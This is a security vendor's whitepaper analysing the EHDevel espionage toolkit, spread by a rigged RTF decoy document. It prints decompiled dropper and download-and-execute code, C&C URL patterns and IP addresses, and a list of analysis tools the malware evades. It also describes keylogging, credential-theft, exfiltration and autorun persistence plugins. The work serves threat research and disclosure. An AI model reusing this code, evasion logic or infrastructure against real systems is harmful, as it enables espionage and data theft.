
Paper



Bitdefender®

EHDevel – The story of a continuously improving advanced threat creation toolkit

Introduction

More than a year ago, on July 26th 2016, the Bitdefender Threat Intelligence Team came across a suspicious document called News.doc. Upon preliminary investigation, the sample revealed a set of similar files that bear the same features, but appear to have been used in separate attacks targeted at different institutions.

This plug-and-play malware framework uses a handful of novel techniques for command and control identification and communications, as well as a plugin-based architecture, a design choice increasingly being adopted among threat actor groups in the past few years.

Dubbed EHDevel, this operation continues to this date, the latest known victims reportedly being several Pakistani individuals. In their case, the threat actors have chosen different lures than the ones presented in this paper, but the modus operandi is identical.

Advanced Persistent Threat 101

Usually, the trajectory of an advanced persistent threat can be divided into four stages as follows: incursion (first infections), discovery (data harvesting), capture (target infection) and exfiltration (stealing the target information).

Of particular importance is the second stage, as the first victims in the organization are usually not the intended ones. The sensitive information the APT group seeks is well guarded, so the attack needs to start with more vulnerable victims and discover a way to the target once the perimeter has been breached.

During the discovery stage, most APTs make use of tools that are usually developed by other teams. Such tools are specialized in gathering as much information as it can about the victim's environment, as thorough profiling increases the odds of reaching the desired resources.

The EHDevel toolkit we are covering in this whitepaper is a specialized framework that has been used to gather field intelligence for years in different shapes and forms, and our threat intelligence suggests a connection with the 2013 Operation Hangover APT as well. Our technical dive into the framwework revealed an intricate mix of transitions from one programming language to another, code under active development and bugs that were not spotted during the QA process (if there were any).


EHDevel under the scope

Our investigation started with the discovery in our collection of a sample called news.doc, a document that, most likely, was being spammed out in a controlled manner via e-mail. Our first match for the sample is an automated analysis readily available over at HybridAnalysis. Technically, the Word document is actually a RTF file with the following attributes:

- It spawns multiple processes
- Has a decoy document embedded inside that will be presented to the victim after opening the file
- It performs multiple HTTP requests using a user-agent named: "MY WORLD BEAUTIFUL" although – ironically – the displayed document details a gory conspiracy ("Delhi Police foils major terror plot, detains 12 JeM suspects after multiple raids").

At the moment of our analysis, the text inside the document was also published on three different news sites:

- http://zeenews.india.com/news/delhi/delhi-police-conducts-raids-after-info-on-terror-suspects_1881897.html
- http://radiopunjabtoday.com/12-jaish-e-mohammed-terrorists-detained-as-delhi-police-foils-major-terror-plot-seizes-explosives/
- http://tradekeyindia.com/news/tag/delhi-police-raids/



Jaish-e-Muhammad News

Delhi Police foils major terror plot, detains 12 JeM suspects after multiple raids

The Delhi Police on Wednesday foiled a possible terror plot and detained at least 12 members of terrorist outfit Jaish-e- Mohammed (JeM) following multiple raids at several places in Delhi and adjoining areas.

According to initial reports, the raids were conducted after the Special Cell of Delhi Police received credible intelligence information on a possible terror plot.

Around 12 teams of Delhi Police were involved in the massive raids at various places which began this morning.

The Special Cell of Delhi Police, which detained at least 12 people over their suspected links with terror outfit JeM, also seized a huge cache of explosives, IEDs and bomb making materials from them.

Delhi Police revealed a confirmation news that these JeM operatives were on a mission to carry out massive terror strikes targeting key installations in the national capital.

Those detained are being probed for more leads at the moment, sources said.

The security of all key installations and government buildings has been beefed up after the arrest of 12 JeM militants.

Four out of those arrested are also said to be linked with Deoband Islamic seminary in Uttar Pradesh.

Regards

Faizal Malik

Figure 1: The decoy document's contents. The piece of news allegedly comes from one Faizal Malik.

The RTF document is rigged to exploit the CVE-2015-1641 vulnerability. As this flaw is well known and well documented, we'll skip its analysis and focus on the payload. The payload is embedded at the end of the RTF file, together with the decoy document. Once the RTF file is open, the payload is decrypted and dropped on the disk in the %LOCALAPPDATA% folder. The executable file contains all the tools required to carry out its mission.

Main executable payload

The payload dropped on the disk by the RTF file is stored in %LOCALAPPDATA%\svchost.exe. It has the PDB path set to

`D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinExe.pdb`,

which leads us to believe we are dealing with a "project" under development. It has 3 unencrypted PE resources representing 3 Portable Executable files:




Figure 2: PE resources of the main payload

These PE resources are described as follows:

- 0x8b – 9f06a2246be06dfd302d3162a4a3da243baed5eabf53baa857ead8f2b117a7e7
  - **Dll export name: AdminNewDll.dll**
  - **PDB: D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\AdminNewDll.pdb**
- 0x8c – 30ba799cce56a4c57a79ce90947bfbebcac75a88873b24b5c9157212156ba96d
  - **Dll export name: AdminServerDll.dll**
  - **PDB: D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\AdminServerDll.pdb**
- 0x8d – de91bfa91e3400e561ba8826acd50809b07fa6150df55ed4a9c67fc6abef1bba
  - **PDB: D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinTasks.pdb**

When started, the main payload drops the file at ID 0x8c (called „AdminServer.dll") in the temporary Windows folder as `%TEMP%\WER167893459067.dll`. The payload then loads the needed API functions from the dropped resource, then drops the other two embedded PE files: AdminNewDll.dll (ID 0x8b) and WinTasks.exe (ID 0x8d). After dropping these resources, the payload runs the WinTasks.exe file.

When executed, WinTasks.exe probes the system and looks for the presence of a sandbox. If it detects a virtualized environment, it loads AdminNewDll.dll, which has no malicious functionality whatsoever. This rudimentary environment check is only performed against VMWare, VirtualPC and Sandboxie. If none of these virtualized environments are found, the malware proceeds to load AdminServerDll.dll, the binary that handles the attacker's malicious jobs. The unused DLL gets deleted.

```
proc_EHGetWinExePath(&NewFileName, 1024);
proc_EHGetFilePathFromFilePath(&NewFileName, &v7, 1024);
proc_EHGetModuleFilePath(&v9, 1024);
if ( _wcsicmp(&v7, &v9) )
{
  GetModuleFileNameW(0, &Buffer, 0x400u);
  CopyFileW(&Buffer, &NewFileName, 0);
  proc_EHPutLogMessage(L"----COPYING WINEXE TO DOWNLOAD SYS FOLDER");
}
else
{
  proc_EHPutLogMessage(L"----NOT COPYING WINEXE TO DOWNLOAD SYS FOLDER");
}
wcscpy_s(&v14, 0x400u, &Src);
wcscat_s(&v14, 0x400u, L"\\AdminNewDll.dll");
proc_EHExtractBinResource(L"RELEASE_RES", 0x8B, &v14);
wcscpy_s(&v14, 0x400u, &Src);
wcscat_s(&v14, 0x400u, L"\\AdminServerDll.dll");
proc_EHExtractBinResource(L"RELEASE_RES", 0x8C, &v14);
wcscpy_s(&v14, 0x400u, &Src);
wcscat_s(&v14, 0x400u, L"\\WinTasks.exe");
proc_EHExtractBinResource(L"RELEASE_RES", 0x8D, &v14);
proc_EHExecuteFile(&v14);
proc_EHPutLogMessage(L"LEAVING----------------------------------------------------------EHPerformExploitExeOperations");
if ( hLibModule )
```

Figure 3: A virtual environment check that decides what DLL to load

The WinTasks.exe process continues in a loop, running the EHPerformMainAllFunctionsOfApplication "API" until it returns true. Interestingly, most of these exported functions have long, self-explanatory names that hint as to the function's role in the application. In contrast, most malware files encountered in the wild are heavily encrypted, with function names severely obfuscated. This aspect confirms our supposition that EHDevel is a framework undergoing heavy development.

```
if ( get_EH_apis() )
{
  proc_EHSetLogFilePath();
  proc_EHPutLogMessage(L"ENTERING----------------------------------------------------------EHPerformMainDownloadExeOperations");
  while ( !(unsigned __int8)proc_EHPerformMainAllFunctionsOfApplication() )
  {
    proc_EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!!!!!!!!!!!!!EHPerformMainAllFunctionsOfApplicationDll() FAILED");
    proc_EHPutLogMessage(L"---------GOING TO WAIT FOR SPECIFIED TIME-----------------------------");
    if ( (unsigned __int8)proc_EHGetThisFinalRealeaseORNot() )
    {
      proc_EHPutLogMessage(L"---------GOING TO SLEEP FOR FINAL RELEASE--------------");
      Sleep(28800000u);                     // 8 hours; working in shifts, maybe? :P
                                            //
    }
    else
    {
      proc_EHPutLogMessage(L"---------GOING TO SLEEP FOR NORMAL RELEASE--------------");
      Sleep(60000u);                        // 60 seconds
    }
  }
  proc_EHPutLogMessage(L"Successfully Operated the operations of EHPerformMainDownloadExeOperations");
  proc_EHPutLogMessage(L"LEAVING----------------------------------------------------------EHPerformMainDownloadExeOperations");
}
```

Figure 4: EHPerformMainAllFunctionsOfApplication runs in a loop until it succeeds


Because the WinTasks.exe file can load either the malicious and non-malicious DLL files dropped prior to execution, the two libraries have to satisfy the same interface. They have in common 4 exported functions, as seen in figure 5:

Exports

Name	Ord	RVA
EHGetDirectoryStructureFolderPath	1	0x1B10 (6928)
EHPerformMainAllFunctionsOfApplication	2	0x12C0 (4800)
EHPutLogMessage	3	0x1740 (5952)
EHSetLogFilePath	4	0x1C30 (7216)

Figure 5: Similar exported functions in both dropped DLL files

This is where the similarity between the two files ends. AdminServerDll.dll (the malicious file) has 55 exported functions, while AdminNewDll.dll has only 4, barely enough to satisfy the interface. Even the similar exported functions pack different logic and behave differently between DLLs. For instance, the previously mentioned exported function `EHPerformMainAllFunctionsOfApplication` executed by the `WinTasks` only returns true in the clean DLL file, and has a much more complex behavior when the malicious DLL is loaded, as shown below:



EHPerformMainAllFunctionsOfApplication of AdminNewDll vs EHPerformMainAllFunctionsOfApplication of AdminServerDll

Figure 6: comparison between AdminNewDll.dll and AdminServerDll.dll

During the static analysis of the WinTask component, we noticed that the intended behavior of the clean DLL component is actually eclipsed by a bug and the export function `EHPerformMainAllFunctionsOfApplication` is never executed. WinTask.exe searches for more than these 4 common APIs, and it exits if any of them is not found. The result is the same (i.e. nothing malicious gets deployed on the victim's computer), but code from AdminNewDll.dll is not executed, which leads us to believe the development group behind it did not test their code thoroughly.

In contrast, code from the `AdminServerDll.dll` file, namely the `EHPerformMainAllFunctionsOfApplication` function, is responsible for downloading and running the application's "plugins". If the function completes successfully, it returns a True value, which causes WinTasks.exe to finish execution by exiting the infinite loop, as shown below:

```
1 bool __cdecl EHPerformMainAllFunctionsOfApplication()
2 {
3   EHPutLogMessage(L"ENTERING----------------------------------------------------------EHPerformMainAllFunctionsOfApplication");
4   if ( !EHSetValueForEHApplicationServer() )
5   {
6     EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!EHSetValueForEHApplicationServer() FAILED");
7 LABEL_3:
8     EHPutLogMessage(L"LEAVING----------------------------------------------------------EHPerformMainAllFunctionsOfApplication");
9     return FALSE;
10  }
11  if ( !proc_EHDownloadServerClientFiles() )
12  {
13    EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!!!!!!!!!EHDOwnloadServerClientFiles() FAILED");
14    goto LABEL_3;
15  }
16  if ( EHCheckDownloadedFilesInDownloadFolderAreCompleteForModuleFile(L"getAllFiles") == 1 )
17  {
18    EHPutLogMessage(L"EHCheckDownloadedFilesInDownloadFolderAreCompleteForModuleFile() returns true");
19    EHPutLogMessage(L"Message -------------ALL FILES EXIT AND INTACT");
20  }
21  else
22  {
23    EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!!!!!!!!!EHCheckDownloadedFilesInDownloadFolderAreComplete() FAILED");
24    EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!!!!!Some files missing-- downloding again and executing");
25    if ( !EHDownloadDownloadFilesInDownloadFolderForModuleFile(L"getAllFiles") )
26    {
27      EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!!!!!!!!!EHDownloadDownloadFilesInDownloadFolder() FAILED");
28      goto LABEL_3;
29    }
30    if ( !EHCheckDownloadedFilesInDownloadFolderAreCompleteForModuleFile(L"getAllFiles") )
31    {
32      EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!!!!!!!!!EHCheckDownloadedFilesInDownloadFolderAreComplete() FAILED");
33      goto LABEL_3;
34    }
35  }
36  if ( !EHExecuteDwonloadFilesInDownloadFolderForModuleFile(L"getExecutables") )
37  {
38    EHPutLogMessage(L"ERROR!!!!!!!!!!!!!!!!!!!!!!!!EHExecuteDwonloadFilesInDownloadFolder() FAILED");
39    goto LABEL_3;
40  }
41  EHPutLogMessage(L"LEAVING----------------------------------------------------------EHPerformMainAllFunctionsOfApplication");
42  return TRUE;
43 }
```

Figure 7: the function responsible for contacting the C&C and downloading the plugins

Calling home

As described in the image above, this function includes 4 functionalities: getting the address of the command and control servers, downloading the available plugins and targeted extensions, and running the plugins after download.

To get the Command & Control addess, the binary waits until no sniffers are running on the machine. More specifically, it looks for

"wireshark", "tshark", "cain", "abel", "capsa", "carnivore", "clarified", "clusterpoint", "commview", "ettercap", "kismet","ngrep", "observer", "omnipeek", "airopeek", "etherpeek", "steelcentral", "tcpdump","windump", or, oddly enough, "taskmgr.exe" (this is a process monitor, not a sniffer). It then retreives the command and control IP form a Google Document, grabbed from

```
http[:]//docs.google.com/uc?id=0B_YX451KKrfIQU9XSWI0Z2FFelk&export=download
```

At the time of writing this, the document returns 37.48.103.240 as a command and control IP address, but we have observed four different Google Document URLs containing 3 command and control IPs:

MD5 Example	Document link	CnC
ef1bf0fa405ba45046c19e3efdb17b23	docs.google.com/uc?id=0B_YX451KKrfIZ0pNVlgtSnJucEk&export=download *(filename: path2.txt)*	185.109.144.102
21d26dd1cfbd8105d732ea38dea8c7d0	docs.google.com/uc?id=0B7C1Wo7qxWJUY0FYVXN4ZEs0eFU&export=download *(filename: ip.txt)*	185.109.146.75
d64f3242a89732d5ef69e35b25145412	docs.google.com/uc?id=0B_YX451KKrfIQU9XSWI0Z2FFelk&export=download *(filename: path.txt)*	37.48.103.240
2c2d04507e7c227f496ac569a149745b	docs.google.com/uc?id=0BzTCTbzCUNJ-Yi1POXJMV0JPek0&export=download *(filename: path.txt)*	37.48.103.240
c94778c158863da20114f4e89d2d84ce	docs.google.com/uc?id=0Bx9cf6a5Mapaa3g4MlI4T244SlU&export=download *(filename: ip.txt)*	185.109.144.102

Plugin download

As soon as the malware retrieves a valid command and control IP address, it sends a request to http[:]//[cnc-ip]/EHDOWNLOAD/getExecutables.php to retrieve a list of plugin names separated by semicolon. Our query performed on 2016-08-17 23:48:42 returned the following list:

- WinAeroBat.exe;
- WinLTUP_Doc.exe;
- WinLTUP_NonDoc.exe;
- WinOn.exe;
- WinKey.exe;
- WinRMDrive.exe;
- WinIntDataAndCred.exe;
- WinScrnGrabber.exe;

After retrieving the list, it attempts to download each plugin from an URL that is composed as follows:

```
http[:]//<cnc-ip>/EHDOWNLOAD/[plugin_filename]
```

Additionally, the malware fetches a list of plugins and tools (such as winreg.bat; WinAeroBat.exe; WinLTUP_Doc.exe; WinLTUP_NonDoc.

exe; WinOn.exe; WinKey.exe; WinRMDrive.exe; WinIntDataAndCred.exe; WinScrnGrabber.exe; 7z.exe; 7z.dll) by sending a request to `/getAllFiles.php`. These plugins and tools are then downloaded locally.

Downloading the targeted file extensions

Similar to the way it downloads the plugins, the malware attempts to download a list of comma-separated file extensions targeted for exfiltration. The malware calls the following pages to get the current list of victim file-types:

PHP Page	Date	Returned example
getExtensions_doc.php	2016-08-02	.doc,.docx,.ppt,.pps,.pptx,.ppsx, .xls,.xlsx,.pdf,.inp,.jpg,.jpeg
getExtensions_nondoc.php	2016-07-14	.txt,.jpg,.jpeg,.bmp,.gif,.png,.avi, .wmv,.mp4,.mpg,.mpeg,.3gp,.mp3,.wav
getExtensions_rmdrive.php	2016-07-14	.doc,.docx,.ppt,.pps,.pptx,.ppsx,.xls, .xlsx,.pdf,.inp,.vcf

These extensions represent documents to be exfiltrated from the victim machine when found. The extensions fall into three distinct categories: documents (Microsoft Office suite, PDF files, InPage files and pictures), non-documents (text files, pictures, audio and video files) and files stored on removable drives (Microsoft Office suite, PDF files, InPage files and **electronic business cards** files).

Unique filenames from "getExecutables" over time

During our investigation, we managed to retrieve different tools from the command-and-control server. Below is a table with information we got back from the command and control centers. The "Exe Name" is the name as indicated by the C&C server, the "Advertised Name" is the name retrieved from the version info and the "Functionalities" column summarizes what functionalities each file has.

Exe Name	Advertised Name	Functionalities Observed
ActDon.exe WinRMDrive.exe	TheEHRemoveableDriveExe	Collects the files with extensions from getExtensions_rmdrive.php from the removable drives; does a dirlisting of the removable drives; every minute
ComDeck.exe WinOn.exe	TheEHOnlineModuleExe	Uses "the APIs": EHPerformOnLineModuleFunctions, EHDownloadDownloadFilesInDownloadFolderForModuleFile, EHCheckDownloadedFilesInDownloadFolderAreCompleteForModuleFile, EHExecuteDwonloadFilesInDownloadFolderForModuleFile (all with "getFileOnline" as parameter)
DiplyFreq.exe WinScrnGrabber.exe	TheEHScreenShotGrabberExe	Takes screenshots every minute and uses the API to upload them to the server
DiskPlug.exe WinAeroBat.exe	TheEHAeroBatExe	Gets the ipconfig, services list, shares viewed, tasklist(processes), the traceroute to google.com, the routing table(route print), a full dirlisting(recursively) for C:, D:, E:, F:, G:, H:, I:, J:
FlashCom.exe WinIntDataAndCred.exe	TheEHInternetDataAndCredentialsExe	Password,mail and browserhistory stealer (Outlook, Chrome, Opera, Safari, FireFox, ThunderBird, Skype)
LangDock.exe WinKey.exe	TheEHKeyLoggerExe	Keylogger; Installs a keyboard hook (WH_KEYBOARD_LL) and monitors for new windows created
LangDockUp.exe	TheEHUploadKeyLogsFilesFolderExe	uploader for keylogged files
MetaDamDoc.exe WinLTUP_NonDoc.exe	TheEHListerUploaderNONDOCExe	Uploads the files that match the extensions received from getExtensions_nondoc.php
TxtActDoc.exe WinLTUP_Doc.exe	TheEHListerUploaderDOCExe	Uploads the files that match the extensions received from getExtensions_doc.php
WinAud.exe	TheEHUpload7zFilesFolderExe	Uploads all .7z files from the working directory
winreg.bat	-	Sets autorun; HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MyApp to the name of their file (C:\MSCache\Temp\explorerss.exe , C:\MSCache\Temp\javas.exe, %UserProfile%\AppData\Local\PerfsLog\Sys\WinTasks.exe, %UserProfile%\AppData\Local\PerfsLog\Sys\ProcNeo.exe)

